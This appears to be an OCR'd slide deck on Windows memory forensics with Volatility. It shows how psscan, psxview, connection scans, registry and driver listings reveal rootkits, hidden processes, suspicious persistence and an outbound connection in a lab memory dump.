
- ✓ This process list can be quickly obtained by parsing a Kernel double chained list. Nevertheless, **this list can be altered by malware, such as Rootkits**, which therefore hide themselves from common system tools.

- ✓ **A deep research can** then **be achieved**, which consist in **parsing the whole memory dump to locate EPROCESS structures**. These Kernel structures do exist for each process, no matter what the double chained list [known as Process Control Block] is.

- ✓ **A process listed in a PSCAN and not in a PSLIST often indicate a threat** [mostly permitted via API Hooking].

Memory Forensics


- ✓ The **PSCAN is longer but may reveal hidden code**.



```
C:\Users\FRoGito\Tools\DFIR\Volatility-Standalone-2.0>volatility psscan -f WINFORENSICS-20130130-160046
Volatile Systems Volatility Framework 2.0
 Offset     Name              PID    PPID   PDB        Time created             Time exited
---------- ---------------- ------ ------ ---------- ------------------------ ------------------------
0x06372a60 0, 0`→D╓U╫ă◄è+   3243910601 298907407 0x02b223c0                          -
0x07200ba0 wuauclt.exe        3316   1072 0x0c580640 2013-01-30 11:08:08      2013-01-30 11:13:12
0x0753a020 wuauclt.exe        3808   1072 0x0c580220 2013-01-30 10:15:08      2013-01-30 10:20:11
0x0757e300 wmiadap.exe        2040   1072 0x0c580720 2013-01-30 10:36:59      2013-01-30 10:42:24
0x07c32bf0 msiexec.exe        2436    684 0x0c5809a0 2013-01-30 11:17:00      2013-01-30 11:21:56
0x07d4a020 wmiprvse.exe       3752    872 0x0c580740 2013-01-30 10:28:54      2013-01-30 10:34:48
0x07e07020 wmiadap.exe        2340   1072 0x0c580b40 2013-01-30 11:19:50      2013-01-30 11:22:12
0x07e076b0 unlodctr.exe       1648   3248 0x0c580ba0 2013-01-30 11:19:45      2013-01-30 11:19:45
0x08123610 msiexec.exe        3248   2436 0x0c5809c0 2013-01-30 11:17:02      2013-01-30 11:19:49
0x089d8720 mscorsvw.exe       1732   3688 0x0c580c60 2013-01-30 10:35:29      2013-01-30 10:35:37
0x08b84cd0 wmiprvse.exe       2620    872 0x0c580b60 2013-01-30 11:18:51
0x08c2ca60 mscorsvw.exe        564    684 0x0c5807c0 2013-01-30 10:31:12      2013-01-30 11:22:07
0x09747da0 DumpIt.exe         3248   1756 0x0c5c03a0 2013-01-30 16:00:46
0x0977d760 alg.exe            1224    680 0x0c5c0260 2013-01-30 14:31:41
0x0977f020 cmd.exe            2556   1756 0x0c5c01e0 2013-01-30 14:31:49
0x09785020 hxdef100.exe       2576    680 0x0c5c0280 2013-01-30 15:58:32
0x097d37d0 ctfmon.exe          480   1756 0x0c5c0380 2013-01-30 14:31:19
0x097d8158 SbieCtrl.exe        420   1756 0x0c5c0360 2013-01-30 14:31:19
0x097e04c0 svchost.exe         176   2024 0x0c5c0100 2013-01-30 14:31:17
0x097e3950 svchost.exe        1840    680 0x0c5c0240 2013-01-30 14:31:12
0x097f8c78 svchost.exe        1152    680 0x0c5c0160 2013-01-30 14:30:53
0x098c77d8 svchost.exe        1236    680 0x0c5c0180 2013-01-30 14:30:54
0x098ce020 svchost.exe         960    680 0x0c5c0120 2013-01-30 14:30:47
0x0993e788 lsass.exe           692    636 0x0c5c00a0 2013-01-30 14:30:45
0x0995c888 csrss.exe           604    540 0x0c5c0040 2013-01-30 14:30:43
0x099fc020 svchost.exe         876    680 0x0c5c00e0 2013-01-30 14:30:47
0x099ff758 jusched.exe         252   1756 0x0c5c0320 2013-01-30 14:31:18
0x09a4f6a8 vmtoolsd.exe        244   1756 0x0c5c0300 2013-01-30 14:31:18
0x09a4fda0 SbieSvc.exe         216    680 0x0c5c02a0 2013-01-30 14:31:18
0x09a61740 explorer.exe       1756   1716 0x0c5c0200 2013-01-30 14:31:08
0x09aa7020 winlogon.exe        636    540 0x0c5c0060 2013-01-30 14:30:43
0x09aa9020 services.exe        680    636 0x0c5c0080 2013-01-30 14:30:45
0x09b257d0 spoolsv.exe        1440    680 0x0c5c01a0 2013-01-30 14:30:55
0x09b2d508 svchost.exe        1076    680 0x0c5c0140 2013-01-30 14:30:49
0x09b6d7b0 wuauclt.exe        2056   1076 0x0c5c01c0 2013-01-30 14:32:36
0x09b76020 vmtoolsd.exe        552    680 0x0c5c03c0 2013-01-30 14:31:20
0x09bd2878 jqs.exe            2004    680 0x0c5c0220 2013-01-30 14:31:16
0x09bf4768 vmacthlp.exe        848    680 0x0c5c00c0 2013-01-30 14:30:46
0x09d1a020 notepad.exe        2496   1756 0x0c5c02c0 2013-01-30 15:51:54
0x09d1d630 kl.exe              404   1756 0x0c5c03e0 2013-01-30 15:59:33
0x09d21da0 svchost.exe        3704    680 0x0c5c0340 2013-01-30 15:51:00
0x09d50a48 svchost.exe        3316   3292 0x0c5c02e0 2013-01-30 14:56:18
0x09d77020 smss.exe            540      4 0x0c5c0020 2013-01-30 14:30:41
0x09e43830 System                4      0 0x00347000
```

Memory Forensics

- ✓ **Similarly**, you can find processes which attempt to hide themselves on various process listings through the **PSXVIEW command**:




```
C:\Users\FRoGito\Tools\DFIR\volatility-2.1>python vol.py psxview -f WINFORENSICS
-20130130-141408.raw --profile=WinXPSP3x86
Volatile Systems Volatility Framework 2.1
Offset(P)  Name                    PID pslist psscan thrdproc pspcdid csrss
---------- -------------------- ------ ------ ------ -------- ------- -----
0x09bc0900 jqs.exe                1620 True   True   False    True    True
0x09a78380 cmd.exe                2112 True   True   False    True    True
0x09718188 explorer.exe            916 True   True   False    True    True
0x099a2da0 winlogon.exe            636 True   True   False    True    True
0x09caa020 csrss.exe               612 True   True   False    True    False
0x09bd3518 vmacthlp.exe            848 True   True   False    True    True
0x095c5a20 svchost.exe            3036 True   True   False    True    True
0x09af4818 svchost.exe             944 True   True   False    True    True
0x09450280 DumpIt.exe             2784 True   True   False    True    True
0x09c95a20 smss.exe                540 True   True   False    True    False
0x09e43830 System                    4 True   True   False    True    False
0x09371020 svchost.exe            3896 True   True   False    True    True
0x09339c88 CaptureBAT.exe          516 True   True   False    True    False
0x09652430 cmd.exe                3856 True   True   False    True    True
0x09b6a430 SbieCtrl.exe           1696 True   True   False    True    True
0x09d00808 svchost.exe             864 True   True   False    True    True
0x09844da0 ctfmon.exe             1704 True   True   False    True    True
0x098d4020 vmtoolsd.exe           1776 True   True   False    True    True
0x09480848 mspaint.exe            2864 True   True   False    True    False
0x09478270 netstat.exe            2668 True   True   False    True    False
0x0945a128 mspaint.exe             348 True   True   False    True    False
0x09911020 lsass.exe               692 True   True   False    True    True
0x09ad1768 regedit.exe            4036 True   True   False    True    False
0x09350da0 svchost.exe            3264 True   True   False    True    True
0x095d8020 wmiprvse.exe            352 True   True   False    True    False
0x09bdf020 services.exe            680 True   True   False    True    True
0x098de448 svchost.exe            1548 True   True   False    True    True
0x096fa020 mspaint.exe            3980 True   True   False    True    False
0x0937a568 mspaint.exe             860 True   True   False    True    False
0x09bca5d0 svchost.exe            1228 True   True   False    True    True
0x093276f8 netstat.exe            3424 True   True   False    True    False
0x0970a220 vmtoolsd.exe           1660 True   True   False    True    True
0x09719258 jusched.exe            1688 True   True   False    True    True
0x09b888a0 wuauclt.exe            1520 True   True   False    True    True
0x093662a0 regedit.exe            2436 True   True   False    True    False
0x09370d08 mspaint.exe            3984 True   True   False    True    False
0x098888e0 alg.exe                2044 True   True   False    True    True
0x095e9350 wmiprvse.exe           3748 True   True   False    True    False
0x0988c3a0 svchost.exe            1180 True   True   False    True    True
0x09acd7f0 notepad.exe            4056 True   True   False    True    False
0x098e1020 Fac26122012.exe         276 True   True   False    True    False
0x0945f020 _1.exe                 2380 True   True   False    True    False
0x0945f7b0 notepad.exe            2584 True   True   False    True    False
0x095bbda0 Fac26122012.exe        1556 True   True   False    True    False
```

Memory Forensics


- ✓ **Several Volatility commands works in this way and offer a SCAN variant to try to recognize specific structures in memory, thus revealing hidden sockets and connections for example**.
- ✓ For sure you may have [often quickly identified] false positives, as some process may gave been legitimately closed for example, thus letting some orphan EPROCESS data structures in RAM.
- ✓ Nevertheless, some process may still be really running, and therefore instantaneously reveal a serious security issue.

Memory Forensics

- ✓ **Established and recently closed connexions** are also **quickly revealed**.




```
C:\Users\FRoGito\Tools\DFIR\volatility-2.1>python vol.py connections -f WINFORENSICS-20130130-141408.raw --profile=WinXP
SP3x86
Volatile Systems Volatility Framework 2.1
Offset(V)  Local Address             Remote Address            Pid
---------- ------------------------- ------------------------- ------
0x89487688 192.168.72.129:1330       46.105.8.216:4444           3896
0x895c1ac8 127.0.0.1:5152            127.0.0.1:1201              1620
0x896e0d68 192.168.72.129:1189       65.55.11.179:80              916
```



```
C:\Users\FRoGito\Tools\DFIR\volatility-2.1>python vol.py connscan -f WINFORENSICS-20130130-141408.raw --profile=WinXPSP3
x86
Volatile Systems Volatility Framework 2.1
Offset(P)  Local Address             Remote Address            Pid
---------- ------------------------- ------------------------- ---
0x06021a48 192.168.72.129:1658       65.52.103.94:80           3340
0x07223768 192.168.72.129:1666       88.221.14.123:80          3340
0x0733b130 127.0.0.1:1657            127.0.0.1:5152            3904
0x09354230 192.168.72.129:1212       66.235.132.118:80         3760
0x09359e68 192.168.72.129:1214       66.235.132.118:80         3760
0x0935aca8 192.168.72.129:1213       2.19.77.190:80            3760
0x09487688 192.168.72.129:1330       46.105.8.216:4444         3896
0x095c1ac8 127.0.0.1:5152            127.0.0.1:1201            1620
0x096e0d68 192.168.72.129:1189       65.55.11.179:80           916
```

Memory Forensics


- ✓ And you can also **easily explore the registry**, which is widely used by malcode writers for various purpose [e.g. to permit their code to survive reboot].




```
C:\Users\FRoGito\Tools\DFIR\Volatility-Standalone-2.0>volatility printkey -K "So
ftware\Microsoft\Windows\CurrentVersion\Run" -f WINFORENSICS-20130202-175744.raw
 --profile=WinXPSP3x86
Volatile Systems Volatility Framework 2.0
Legend: (S) = Stable   (V) = Volatile

----------------------------
Registry: \Device\HarddiskVolume1\Documents and Settings\NetworkService\NTUSER.D
AT
Key name: Run (S)
Last updated: 2011-04-07 15:13:35

Subkeys:

Values:
----------------------------
Registry: \Device\HarddiskVolume1\Documents and Settings\Administrator\NTUSER.DA
T
Key name: Run (S)
Last updated: 2013-01-30 13:53:31

Subkeys:

Values:
REG_SZ        SandboxieControl : (S) "C:\Program Files\Sandboxie\SbieCtrl.exe"
REG_SZ        ctfmon.exe      : (S) C:\WINDOWS\system32\ctfmon.exe
REG_EXPAND_SZ Office2014      : (S) C:\Documents and Settings\Administrator\Appl
ication Data\Office2014\office.exe
----------------------------
Registry: \Device\HarddiskVolume1\Documents and Settings\LocalService\NTUSER.DAT

Key name: Run (S)
Last updated: 2011-04-07 15:13:37
```

Memory Forensics

- ✓ **As well querying loaded drivers** [often used by Rootkits].




```
C:\Users\FRoGito\Tools\DFIR\Volatility-Standalone-2.0>volatility modules -f WINFORENSICS-20130202-175744.raw -
-profile=WinXPSP3x86
Volatile Systems Volatility Framework 2.0
Offset(V)  File                                               Base         Size     Name
0x89e833a8 \WINDOWS\system32\ntkrnlpa.exe                     0x00804d7000 0x1f9480 ntoskrnl.exe
0x89e83340 \WINDOWS\system32\hal.dll                          0x00806d1000 0x020300 hal.dll
0x89e832d8 \WINDOWS\system32\KDCOM.DLL                        0x00ba5a8000 0x002000 kdcom.dll
0x89e83268 \WINDOWS\system32\BOOTVID.dll                      0x00ba4b8000 0x003000 BOOTVID.dll
0x89e83200 ACPI.sys                                           0x00b9f79000 0x02e000 ACPI.sys
0x89e83190 \WINDOWS\system32\DRIVERS\WMILIB.SYS               0x00ba5aa000 0x002000 WMILIB.SYS
```



```
0x899c0008 \??\C:\Program Files\Common Files\VMware\Drivers\memctl\vmmemctl.sys 0x00b13b2000 0x003000
.sys
0x89b1f298 \SystemRoot\system32\drivers\npf.sys                0x00ba478000 0x007000 npf.sys
0x89bd65f8 \??\C:\Program Files\Sandboxie\SbieDrv.sys          0x00b0f40000 0x01e000 SbieDrv.sys
0x899d3630 \SystemRoot\system32\DRIVERS\srv.sys                0x00b0ec0000 0x058000 srv.sys
0x8979c0b8 \SystemRoot\System32\Drivers\HTTP.sys               0x00b0b0f000 0x041000 HTTP.sys
0x89b933a8 \SystemRoot\system32\DRIVERS\USBSTOR.SYS            0x00ba468000 0x007000 USBSTOR.SYS
0x89c234f8 \SystemRoot\system32\drivers\kmixer.sys             0x00b09cc000 0x02b000 kmixer.sys
0x8973b290 \??\E:\malcode\Hacker Defender\hxdef100r\hxdefdrv.sys 0x00ba727000 0x001000 hxdefdrv.sys
0x89a83768 \??\C:\WINDOWS\system32\Drivers\DumpIt.sys          0x00b101e000 0x00c000 DumpIt.sys
```

Memory Forensics


- ✓ **You can even parse loaded libraries to detect API Hooking**, also widely used by Rootkits. Here a trampoline has been placed in the wbemcomm DLL [to hook certain WMI queries].



